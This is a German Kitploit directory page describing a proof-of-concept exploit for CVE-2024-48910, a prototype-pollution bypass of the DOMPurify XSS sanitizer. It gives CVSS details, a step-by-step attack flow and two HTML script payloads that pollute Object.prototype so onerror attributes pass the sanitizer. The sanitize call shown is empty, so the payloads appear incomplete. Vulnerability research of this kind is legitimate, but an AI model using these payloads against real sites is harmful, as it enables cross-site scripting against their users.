
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2024-48910-PoC — Proof-of-Concept-Exploit für CVE-2024-48910, der die Umgehung des DOMPurify-XSS-Säuberers durch Prototype Pollution demonstriert, um beliebiges JavaScript über präparierte HTML-Attribute auszuführen. | Kitploit
Tools/GitHubGitHub/mitchellzhou1/cve-2024-48910-poc
SchwachstellenanalyseExploitationWebanwendungs-ExploitationWebsicherheit
GitHubmitchellzhou1/cve-2024-48910-poc

CVE-2024-48910-PoC

Proof-of-Concept-Exploit für CVE-2024-48910, der die Umgehung des DOMPurify-XSS-Säuberers durch Prototype Pollution demonstriert, um beliebiges JavaScript über präparierte HTML-Attribute auszuführen.

Repository anzeigen
222vor 11 MonatenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    601
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    403
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    319
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    265
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    KI-gestützte OSINT-Engine zur Entdeckung und Kartierung von über 7.700 Social-Media-Identitäten im gesamten Web

    263

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2024-48910-PoC

Bild

Überblick


CVE-2024-48910 DOMPurify, ein reiner DOM-basierter, superschneller, äußerst toleranter XSS-Sanitizer für HTML, MathML und SVG, wurde als anfällig für Prototyp-Verschmutzung (CVE-2024-48910) befunden. Die Schwachstelle wurde in Version 2.4.2 entdeckt und behoben, mit der ersten Offenlegung am 31. Oktober 2024 .


Auswirkungen

Die Prototyp-Verschmutzungsschwachstelle in DOMPurify könnte Angreifern ermöglichen, Objektprototyp-Attribute zu manipulieren, was möglicherweise zu Sicherheitsumgehungen und unbefugten Änderungen des Anwendungsverhaltens führt. Der hohe CVSS-Wert deutet auf eine erhebliche potenzielle Auswirkung auf die Systemsicherheit hin, insbesondere auf die Vertraulichkeit und Integrität von Daten.

Technische Details

Der Schwachstelle wurde ein CVSS v3.1-Basiswert von 9.1 (CRITICAL) mit der Vektorzeichenfolge CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N zugewiesen. Dies bedeutet, dass die Schwachstelle aus der Ferne mit geringer Angriffskomplexität ausgenutzt werden kann, keine Berechtigungen oder Benutzerinteraktion erfordert und hohe Auswirkungen sowohl auf die Vertraulichkeit als auch auf die Integrität haben kann, jedoch ohne die Verfügbarkeit zu beeinträchtigen.


Aus den Änderungsprotokollen ist ersichtlich, dass ein Testfall mit .__proto__. hinzugefügt wurde, was auf eine Prototyp-Injektion hindeutet. Bild


Die nächste hinzugefügte Zeile war, was bedeutet, dass zuvor für alles, was truthy war, true ausgewertet wurde. Bild
Angriffsablauf & PoC

  1. hasOwnProperty so verschmutzen, dass es Object zurückgibt
  2. ALLOWED_ATTR mit ["src", "onerror"] verschmutzen
  3. DOMPurify klont seine Konfiguration mit der anfälligen clone()-Funktion
  4. hasOwnProperty-Prüfung besteht für verschmutzte Eigenschaften (weil Object truthy ist)
  5. Verschmutzte Konfiguration wird in DOMPurify's interne Konfiguration kopiert

XSS-Schutz umgangen - onerror ist jetzt "erlaubt"

<script>Object.prototype.hasOwnProperty=Object</script>
<script>Object.prototype.ALLOWED_ATTR=["src","onerror"]</script>
<script src=//cdn.jsdelivr.net/npm/[email protected]/dist/purify.min.js></script>
<script>document.write(DOMPurify.sanitize(''))</script>

Randbemerkungen

Trotz des Upgrades auf 2.4.2 kann ich immer noch das alert() erscheinen lassen... alles was man tun muss, ist Object.prototype.hasOwnProperty = () => true; zu setzen, um den Schutz zu umgehen LOL!!

<script>Object.prototype.hasOwnProperty = () => true;</script>
<script>Object.prototype.ALLOWED_ATTR=["src","onerror"]</script>
<script src=//cdn.jsdelivr.net/npm/[email protected]/dist/purify.min.js></script>
<script>document.write(DOMPurify.sanitize(''))</script>

Tool herunterladen




